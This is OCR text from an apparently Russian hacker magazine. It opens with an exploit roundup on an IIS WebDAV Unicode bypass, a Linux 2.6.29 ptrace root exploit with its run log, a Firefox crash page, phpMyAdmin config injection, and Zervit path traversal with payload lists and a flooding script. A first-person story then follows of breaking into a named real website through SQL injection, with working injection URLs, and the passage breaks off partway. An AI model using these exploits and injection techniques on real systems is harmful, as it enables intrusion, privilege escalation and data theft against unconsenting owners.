В отчет придет содержимое защищенного объекта, даже если директория, в которой он располагался, была защищена паролем. Можно ли сделать что-либо еще? Смотри описание запроса PROPFIND — с ним можно получить структуру какой-либо папки. Если учесть, что, используя UNICODE, мы можем обходить весомые ограничения безопасности, – почему бы не применить это для листинга каталогов на сервере? PROPFIND (msdn.microsoft.com/en-us/library/aa142960(EXCHG.65).aspx) или BPROPFIND (msdn.microsoft.com/en-us/library/aa142725(EXCHG.65).aspx) достаточно подробно описаны, поэтому обо всех дополнительных включениях ты без труда сможешь узнать. Пример получения списка файлов внутри директории secret:

```
PROPFIND /sec%c0%afret/ HTTP/1.1
Host: secrethost.ru
User-Agent: Mozilla
Connection: TE
TE: trailers
Depth: 1
```

```
Content-Length: 288
Content-Type: application/xml
<?xml version=»1.0» encoding="utf-8"?>
<propfind xmlns="DAV:"><prop>
<getcontentlength xmlns="DAV:"/>
<getlastmodified xmlns="DAV:"/>
<resourcetype xmlns="DAV:"/>
<checked-in xmlns="DAV:"/>
<checked-out xmlns="DAV:"/>
</prop></propfind>
```

>> SOLUTION

На данный момент не было выпущено официального исправления уязвимости, поэтому одним из решений может являться отключение WebDav. Для этого добавь следующее значение (Add value) по ключу «HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W3SVC\Parameters»:

```
Value name: DisableWebDAV
Data type: DWORD
Value data: 1
```

Перезагрузи IIS и отключение вступит в силу. Для отключения протокола WebDAV можно также воспользоваться средством IIS Lockdown. За дополнительной информацией обратись к веб-узлу корпорации Microsoft (microsoft.com/technet/security/tools/locktool.mspx).

IIS lockdown tool — утилита от Microsoft, позволяющая легко и быстро переключить веб-сервер (IIS 4.0 или 5.0) в режим, когда работают только те сервисы, которые хочет предоставить администратор сервера, а все другие отключены. Такой подход может стать временным устранением уязвимости.

02 ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ В GNU/LINUX KERNEL 2.6.29

>> Brief

Проблема вызвана функцией «ptrace_attach ()» [kernel/ptrace.c] и использованием «current->cred_exec_mutex» вместо «task->cred_exec_mutex», – все это может позволить злонамеренным пользователям получать привилегии рута с помощью совместных «ptrace ()» и «exec ()» вызовов. Код уязвимой функции представлен ниже:

```
175 int ptrace_attach(struct task_struct *task)
176 {
177     int retval;
178     unsigned long flags;
179
180     audit_ptrace(task);
181
182     retval = -EPERM;
183     if (same_thread_group(task, current))
184         goto out;
185
186    /* Protect exec's credential calculations
187    against our interference; SUID, SGID and LSM
188    creds get determined  differently under ptrace */
189     retval = mutex_lock_interruptible(
              &current->cred_exec_mutex);
190     if (retval  < 0)
191         goto out;
192
193     retval = -EPERM;
194 repeat:
    ...
```

```
230 bad:
231     write_unlock_irqrestore(&tasklist_lock,
              flags);

232     task_unlock(task);
233     mutex_unlock(&current->cred_exec_mutex);
234 out:

235     return retval;
236 }
```

На 189 и 233 строках ptrace_attach использует мьютекс текущего процесса для работы с «замком» и двумя процессами (текущим и тем, который передается в функцию в качестве аргумента). Из-за некорректного использования cred_exec_mutex текущего процесса вместо процесса, который должен быть отслежен, возникает ситуация «гонки» вовремя исполнения какого-либо процесса и неконтролируемого обращения к SUID.

>> Exploit


milw0rm.com/exploits/8678

Практика использования:




```
# id
*  uid=1000(matthew) gid=1000(matthew)  groups=4(adm),
20(dialout),24(cdrom),25(floppy), 29(audio),30(dip),44
(video),46(plugdev),107(fuse),109(lpadmin),115(admin),
1000(matthew)
# компилим сплойт
gcc exploit.c -o exploit
# uname -a
*  Linux matthew-desktop 2.6.29-020629-generic #020629
SMP Tue Mar 24 12:03:21 UTC 2009 i686 GNU/Linux

# while `/bin/true/`;do ./exploit;done
*  [... much scroll removed, go make coffee, get a job,
do something while running ...]
*  /dev/sda1 on / type ext3 (rw,relatime,errors=remount-
ro)
*  proc on /proc type proc (rw,noexec,nosuid,nodev)
*  /sys on /sys type sysfs (rw,noexec,nosuid,nodev)
*  varrun on /var/run type tmpfs (rw,noexec,nosuid,node
v,mode=0755)
*  varlock on /var/lock type tmpfs (rw,noexec,nosuid,no
dev,mode=1777)
*  udev on /dev type tmpfs (rw,mode=0755)
*  devshm on /dev/shm type tmpfs (rw)
*  devpts on /dev/pts type devpts (rw,gid=5,mode=620)
```

УЯЗВИМАЯ ФУНКЦИЯ В РЕПОЗИТАРИЯХ BUGZILLA







ВСЕ ВЫНУЖДЕННЫЕ КРЭШИ БРАУЗЕРА ЧЕТКО ОТСЛЕЖИВАЮТСЯ И АНАЛИЗИРУЮТСЯ РАЗРАБОТЧИКАМИ

```
*  securityfs on /sys/kernel/security type securityfs (rw)
*  gvfs-fuse-daemon on /home/matthew/.gvfs type fuse.
gvfs-fuse-daemon (rw,nosuid,nodev,user=matthew)
*  [ WIN! 18281
*  [ Overwritten 0xb8097430
# id
*  uid=0(root) gid=1000(matthew) groups=4(adm),20(dialo
ut),24(cdrom),25(floppy),29(audio),30(dip),
*  44(video),46(plugdev),107(fuse),109(lpadmin),115(ad
min),1000(matthew)
```

Итак, привилегии были успешно захвачены.

>> Targets:

- rPath rPath Linux 2
- rPath Appliance Platform Linux Service 2
- rPath Appliance Platform Linux Service 1
- Linux kernel 2.6.29

>> Solution

Чтобы победить уязвимость, воспользуйся патчем из GIT (git.kernel.org/?p=linux/kernel/git/torvalds/linux-2.6.git;a=blobdiff;f=kernel/ptrace.c;h=0692ab5a0d672341000d1697d7c308c566060fb4;hp=dfcd83ceee3b246326cbec2a6eadb27abdba7823;hb=cad81bc2529ab8c62b6fdc83a1c0c7f4a87209eb;hpb=ce8a7424d23a36f043d0de8484f888971c831119).

03 MOZILLA FIREFOX MEMORY CORRUPTION

>> Brief

Брешь обнаружили Marc Gueury и Daniel Veditz, после чего та была официально опубликована в базе CVE (CVE-2009-1313). Касается она крэша браузера путем эксплуатации @nsTextFrame::ClearTextRun().

```
50 /* rendering object for textual content of elements */
   ...
3494 void
3495 nsTextFrame::ClearTextRun()
3496 {
3497   // save textrun because
       ClearAllTextRunReferences will clear ours
3498   gfxTextRun* textRun = mTextRun;
3499
3500   if (!textRun)
3501     return;
3502
3503   UnhookTextRunFromFrames(textRun);
3504  // see comments in BuildTextRunForFrames...
3505 //  if (textRun->GetFlags() & gfxFontGroup::TEXT_
IS_PERSISTENT) {
3506 //    NS_ERROR("Shouldn't reach here for now...»);
3507 //    // the textrun's text may be referencing a DOM
node that has changed,
3508 //    // so we'd better kill this textrun now.
3509 //    if (textRun->GetExpirationState()-
>IsTracked()) {
3510 //      gTextRuns->RemoveFromCache(textRun);
3511 //    }
3512 //    delete textRun;
3513 //    return;
3514 //  }
3515
3516  if (!(textRun->GetFlags() &
      gfxTextRunWordCache::TEXT_IN_CACHE)) {
3517    // Remove it now because it's not doing
anything useful
3518    gTextRuns->RemoveFromCache(textRun);
3519    delete textRun;
3520  }
3521 }
```

ЗАПРЕТ РАСШИРЕНИЙ WEBDAV ЧАСТИЧНО СПАСАЕТ ОТ ПРОБЛЕМЫ


Приведенная выше функция взята из файла layout/generic/nsTextFrameThebes.cpp. Рассмотрим подробнее, что же она делает. Сначала устанавливает указатель textRun на mTextRun (3498). Далее проверяет, не равен ли textrun NULL (3500). Снимает хук с фрейма и проверяет, присутствует ли textrun в кэше. Если да, то удаляет его из кеша, а затем удаляет и сам объект. Закомментированный участок кода также содержит ошибки. Ошибка в том, что mTextRun может содержать некорректные флаги от предыдущих операций, – это приведет к некорректному удалению (3519). Из-за подобных соображений разработчики Mozilla позднее ввели новую дополнительную константу:

```
+ // Set when this text frame is mentioned in the
userdata for a textrun
+ #define TEXT_IN_TEXTRUN_USER_DATA  0x40000000
+
```

>> Exploit

Код эксплойта приведен ниже.

```
<html><head><title> Bug 489647 - New 1.9.0.9 topcrash
[@nsTextFrame::ClearTextRun()]</title></head>
<body>
<div id=»a» style=»white-space: pre;»>
m</div>
<script>
function doe() {
 document.getElementById('a').childNodes[0].
```



КОМПОНЕНТ ARTFORMS СОБСТВЕННОЙ ПЕРСОНОЙ



ЭКСПЕРТЫ ОЦЕНИВАЮТ РИСК ПОВЫШЕНИЯ ПРИВЕЛЕГИЙ НА LINUX КАК СРЕДНИЙ (ЖЕЛТЫЙ ЦВЕТ). НА САМОМ ЖЕ ДЕЛЕ МЫ ПОНИМАЕМ, ЧТО ЗАХВАТ МАШИНЫ ДОСТАТОЧНО ОПАСНАЯ ВЕЩЬ, ДАЖЕ НЕСМОТРЯ НА ТО, ЧТО ТРЕБУЕТ ОПРЕДЕЛЕННЫХ УСЛОВИЙ

```
splitText(1);
}
setTimeout(doe, 100);
</script>
</body>
</html>
```

После исполнения указанного кода происходит аварийное завершение работы браузера.

>> Targets
Mozilla Firefox до версии 3.0.10


>> Solution
В новых версиях Firefox уязвимость своевременно устранена.

04 ВНЕДРЕНИЕ КОДА В PHPMYADMIN

>> Brief:
Кто бы мог подумать, что во время установки Phpmyadmin мы можем произвести эксплуатацию кода! Рассмотрим внимательно сорец, использующийся установочным файлом для формирования конфига:

```
<?php
 ...
class ConfigFile
{
   /**
    * Stores default PMA config from config.default.
php
    * @var array
    */
   private $cfg;
 ...
    /**
     * Creates config file
     *
     * @return string
     */
    public function getConfigFile()
    {
        $crlf = (isset($_SESSION['eol']) && $_
SESSION['eol'] == 'win') ? "\r\n" : "\n";
        $c = $_SESSION['ConfigFile'];

        // header
        $ret = '<?php' . $crlf
 ...
        // servers
        if ($this->getServerCount() > 0) {
            $ret .= "/* Servers configuration */$crlf\$i
= 0;" . $crlf . $crlf;
            foreach ($c['Servers'] as $id => $server) {
                $ret .= '/* Server: ' . $this-
>getServerName($id) . " [$id] */" . $crlf
                    . '$i++;' . $crlf;
                foreach ($server as $k => $v) {
                    $ret .= "\$cfg['Servers'][\$i]['$k']
= «
                        . var_export($v, true) . ';' . $crlf;
                }
                $ret .= $crlf;
            }
```



ОГРОМНЫЙ СПИСОК УЯЗВИМОСТЕЙ JOMMLA, ЛЬВИНАЯ ДОЛЯ КОТОРЫХ СОДЕРЖИТСЯ В КОМПОНЕНТАХ. ВСЕ ЭТО ИМЕЕТ НА СВОЕМ БОРТУ JOOMSCAN ДЛЯ ПРОВЕРОК

```
291        $ret .= '/* End of servers configuration */'
. $crlf . $crlf;
292      }
```

Итак, функция getConfigFile() возвращает всякого рода информацию. Здесь составляется конфигурационный файл, и $ret инклудит PHP-код. На 281 строке мы видим комментарий, а затем еще один (/* Server: <getServerName()> «id» */). Обрати внимание: выходит так, что $id полностью контролируется пользователем сразу, как только переменная была получена из сессии (267). Скажем, если пользователь передаст ее установленной в виде «bleh */ <?php echo date(); ?> /*», то тем самым он завершит конфигурационный файл строкой «/* Server: <getServerName()> bleh */ <?php echo date(); ?> /* */».

>> Targets

phpMyAdmin 3.x (до 3.1.3.2.)


>> Solution

Требуется ограничить передаваемые данные с помощью preg_replace():

```
foreach ($c['Servers'] as $id => $server) {
+  $k = preg_replace('/[^A-Za-z0-9_]/', '_', $k);
   $ret .= '/* Server: ' . $this->getServerName($id) . "
[$id] */" . $crlf
```

И применить официально вышедшие обновления:

УСПЕШНЫЙ ОБХОД И ПРОВЕДЕНИЕ АТАКИ «DIRECTORY TRAVERSAL»



- phpmyadmin.svn.sourceforge.net/viewvc/phpmyadmin?view=rev&revision=12342.
- phpmyadmin.svn.sourceforge.net/viewvc/phpmyadmin?view=rev&revision=12348.


05 РАСКРЫТИЕ ПУТЕЙ В ZERVIT WEBSERVER 4.0


>> Brief:

Классификация подобной атаки — Directory Traversal. В литературе и современных системах классификации вектор атаки называют Path Traversal. Самый большой риск, который она влечет за собой, скрывается не только в листинге директорий, но и в обходе ACL-листов. Эта техника атак направлена на получение доступа к файлам, директориям и командам, находящимся вне основной директории Web-сервера. Злоумышленник может манипулировать параметрами URL с целью получения доступа к файлам или выполнить команды, располагаемые в файловой системе Web-сервера. Для подобных атак потенциально уязвимо любое устройство, имеющее Web-интерфейс. Многие Web-серверы ограничивают доступ пользователя определенной частью файловой системы, обычно называемой «web document root» или «CGI root». Эти директории содержат файлы, предназначенные для пользователя, и программы, необходимые для получения доступа к функциям Web-приложения. Большинство базовых атак, эксплуатирующих обратный путь, основаны на внедрении в URL символов «../» – для того, чтобы изменить расположение ресурса, который будет обрабатываться сервером. Поскольку большинство Web-серверов фильтруют эту последовательность, злоумышленник может воспользоваться альтернативными кодировками, например, Unicode («..%u2216» или «..%c0%af»). Другие популярные приемы – использование обратного слеша («..\») в Windows-серверах, символов URLEncode («%2e%2e%2f») или двойная кодировка URLEncode («..%255c»).

Даже если Web-сервер ограничивает доступ к файлам определенным каталогом, эта уязвимость может возникать в сценариях или CGI-программах. Возможность использования обратного пути в каталогах довольно часто возникает в приложениях, использующих механизмы шаблонов или загружающих текст страниц из файлов на сервере. В этом варианте атаки злоумышленник модифицирует имя файла, передаваемое в качестве параметра CGI-программы или серверного сценария. В результате он может получить исходный код сценариев. Нередко к имени запрашиваемого файла добавляются специальные символы, такие как «%00», с целью обхода фильтров. Бывает, что при эксплуатации такого рода уязвимостей в ответ на их популярность применяются IDS-системы, которые урезают запросы с «хождением» по каталогам («/../../../») вариационной глубины. Требуется помнить, что кроме стандартного символа мы можем использовать, к примеру, «..\..\», «../..\../..\», а также разновидности кодированного содержимого.

ТИПИЧНЫЙ ОТВЕТ WEB-СЕРВЕРА ПОСЛЕ ИСПОЛНЕНИЯ PROPFIND





ПРИМЕРЫ ДЛЯ РАБОТЫ С WEBDAV МОЖНО НАЙТИ ЗДЕСЬ (WEBDAV.ORG/GOLIATH/DAVEXAMPLE.HTML)

```
2e%2e%2f — ../
%2e%2e/ — ../
..%2f — ../
%2e%2e%5c — ..\
%c1%1c — / (UTF-8)
%c0%af — \ (UTF-8)
```

Некоторые из представленных вариантов платформозависимы и пригодны далеко не на каждой системе.

>> Exploits

Сама эксплуатация состоит в посылке злонамеренного GET-запроса:

```
GET /../../../../../boot.ini HTTP/1.1
User-Agent: Opera/9.64 (Windows NT 5.1; U; en)
Presto/2.1.1
Host: localhost:80
Accept: text/html, application/xml;q=0.9, application/
xhtml+xml, image/png, image/jpeg, image/gif, image/x-
xbitmap, */*;q=0.1
Accept-Language: en-US,en;q=0.9
Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1
Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0
Connection: Keep-Alive, TE
TE: deflate, gzip, chunked, identity, trailers
```

Ответ:

```
HTTP/1.1 200 OK
Server: Zervit 0.4
X-Powered-By: Carbono
Connection: close
Accept-Ranges: bytes
Content-Type: application/octet-stream
Content-Length: 355

[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft
Windows XP Professional" /NOEXECUTE=OPTIN /FASTDETECT
```

Естественно, вместо обращения к boot.ini, могли бы быть:
1. Конфигурационный файл хостинг-панели Cpanel — **/var/cpanel/cpanel.config**.
2. Файл настроек функционирования PHP — **PHP\php.ini**.

```
../../../../../../../../../../WINDOWS\php.ini
../../../../../../../../../../WINNT\php.ini
../../../../../../../../../../apache\php\php.ini
../../../../../../../../../../xampp\apache\bin\php.ini
```

3. **httpd.conf** — файл описания опций WEB-сервера Apache (+ его производных).

```
../../../../../../../../../../Program Files\Apache Group\
Apache\conf\httpd.conf
../../../../../../../../../../Program Files\Apache Group\
Apache2\conf\httpd.conf
../../../../../../../../../../Program Files\xampp\apache\
conf\httpd.conf
```

4. Логи доступа и ошибок.

```
../../../../../../../../../../../Program Files\Apache
Group\Apache\logs\access.log
../../../../../../../../../../../Program Files\Apache
Group\Apache\logs\error.log
```

Избыточный список путей конфигов и наиболее важных для неавторизированного просмотра файлов можно найти в подборке ettee (antichat.ru/thread49775.html). В адвайзори, которое было опубликовано на milw0rm, говорилось о Memory Corruption по такой схеме:

```
import socket

host = "127.0.0.1"
port = 8080

try:
    for i in range(1,10):
        # организуем десятикратное повторение заброса
WEB-сервера POST-запросами с большим буфером
        buff = "a" * 3330
        request =  "POST " + buff + " HTTP/1.0"
        connection = socket.socket(socket.AF_INET,
            socket.SOCK_STREAM)
        connection.connect((host, port))
        connection.send(request)

except:
    raw_input('\n\nUnable to connect. Press "Enter» to quit...')
```

Рассматривая проблему ближе, приведу детальный анализ, почему же так получается.
Вот исходники:

```
Http.h:
struct http_data{
    SOCKET sck;
    char file[512];
    char keep_alive;
    char data[2048];
    char user_agent[512];
    unsigned long ptr;
};
Http.c:
void parse_http(struct http_data *msgs)
{
  ...
        if(strcmp(ch,"GET")==0){
  ...
            ch=get_word(msgs);
            strcpy(msgs->file,ch);
```

Типичное использование небезопасной функции strcpy и буфера малого размера! Это все объясняет.





MORO / M0R0@INBOX.RU /
MUXX / MUXX@BK.RU /

КЛАССИКА ПРОНИКНОВЕНИЯ

ОТ ИНЪЕКЦИИ К АДМИНСКОМУ ДОСТУПУ ПО RDP

Любой взлом преследует цель, которая определяет его ценность. Задефейсить сайт для латентных любителей клубнички или поиметь очередной рутовый шелл — решать тебе. Реалии таковы, что любая уязвимость в web-приложении таит угрозу для сервера. И если ты не ограничиваешься банальными и уже слегка поднадоевшими SQL-инъекциями — статья для тебя. На входе адрес жертвы, на выходе админский доступ по RDP — классика проникновения!

ПРЕЛЮДИЯ, ИЛИ КАК ВСЕ НАЧИНАЛОСЬ

А начиналось все банально. Сначала был URL. Кому-то этот URL был почему-то очень интересен, и надо было глянуть, что с ним можно сделать. URL сразу попал к лису, который быстро выдал результат: институт или типа того, куча ссылок, новости, меню и прочая лабуда. Мышь быстро перескакивала по ссылкам, и настроение потихоньку поднималось. Мне всегда нравились сайты с большим количеством зна ков вопроса, параметрами типа id и числовыми значениями в линках... А здесь их было, прямо скажем, не меньше, чем мусора на свалках.

Глянув на иконку любимого сканера и ухмыльнувшись, я решил все-таки не напрягать админов, а обратиться к Великому Индексу и решить все тихо и мирно. Итак, заветная фраза «insite:ism.ws», кнопка Search и... можно считать, что дело сделано?

Порядка 10000 результатов от Google обещали кропотливую работу. Лис быстро обзавелся вкладками, в которые полетели всякие кавычки, равенства, дефисы и прочая нечисть.


ГЛАВА 1, ИЛИ ВСЕ МЫ ГРЕШНЫ

Практика показывает, что почти любой крупный ресурс имеет инъекции. Хоть маленькая, незрячая и фильтруемая инъекция, но есть наверняка. Надо лишь присмотреться. Вот и здесь заветный плод был найден по адресу http://www.ism.ws/Applications/Forms/FormDisplay.cfm?FormID=8464.

Все оказалось настолько тривиально, что не возникало ни тени сомнения в успешности дальнейших действий. Привычная сине-серая страница ошибки ColdFusion, представшая перед глазами, открыла взору и полный SQL-запрос, и тип СУБД (SQL Server), и локальный адрес скрипта. Вообще, информативность ошибок, выдаваемых ColdFusion, просто поражает — даже полный стек вызовов, бери, не хочу. Инъекция найдена, пора приступать к внедрению.

ГЛАВА 2, ИЛИ ДА ЗДРАВСТВУЮТ ОШИБКИ

Сервер БД от мелкомягких всегда поражал возможностями. Я не говорю о стандартах, которые, в общем-то, все разработчики СУБД трактуют по-



ИНЪЕКЦИЯ НАЙДЕНА!

разному. Но парни из Microsoft, вообще, каким-то своим, неведомым путем идут. Мне, например, нравится работать с SQL Server. Не надо ни количество колонок подбирать, ни их типы — ошибку на преобразование вызвал, и в ответе вся информация из базы, как на блюдечке. Очень удобно! Сначала проверяем возможность вывода:

```
http://www.ism.ws/
Applications/Forms/FormDisplay.
cfm?FormID=8464+or+1=(select+@@
version%2bchar(58)%2bdb_
name()%2bchar(58)%2bsystem_
user%2bchar(58)%2b@@servername)--
```

В ответ получаем ошибку:

```
[Macromedia][SQLServer JDBC Driver]
[SQLServer]Syntax error converting
the nvarchar value 'Microsoft SQL
Server 2000 - 8.00.2050 (Intel X86)
Mar 7 2008 21:29:56 Copyright (c)
1988-2003 Microsoft Corporation
Standard Edition on Windows NT 5.0
(Build 2195: Service Pack 4) :RDCMS-
ISM-Core:rms:ISMSQL01' to a column
of data type int.
```


Имеем сервер не первой свежести и базу RDCMS-ISM-Core. Внимательно присмотревшись, я буквально подпрыгнул от радости: аббревиатура CMS явно давала понять, что сайтик не на коленках сварганен, а целая большая и уважаемая контора это чудо написала и бабла срубила. Но об этом позже. А сейчас на очереди структура БД.
На этом этапе мне детище Microsoft нравится уже не так сильно. Мало того, что разработчики не удосужились сделать нормальный пейджинг результатов, так еще и row_number в 2000 сервере реализовать не успели. Ждет нас жесткая эротическая прогулка с использованием топовой конструкции. TOP — это такая фишка, которая позволяет получить первые несколько записей по запросу. А вот с какой записи начинать, указать невозможно, что в условиях нашего нереального взлома ну совсем никак не удобно. Можно, конечно, пойти стандартным путем: получать по одной записи, запоминать и явно исключать из следующих запросов. Но мне этот метод совсем не в кайф: и автоматизации трудно поддается, да и длина URL не резиновая — для больших баз накроет нас медным тазом.
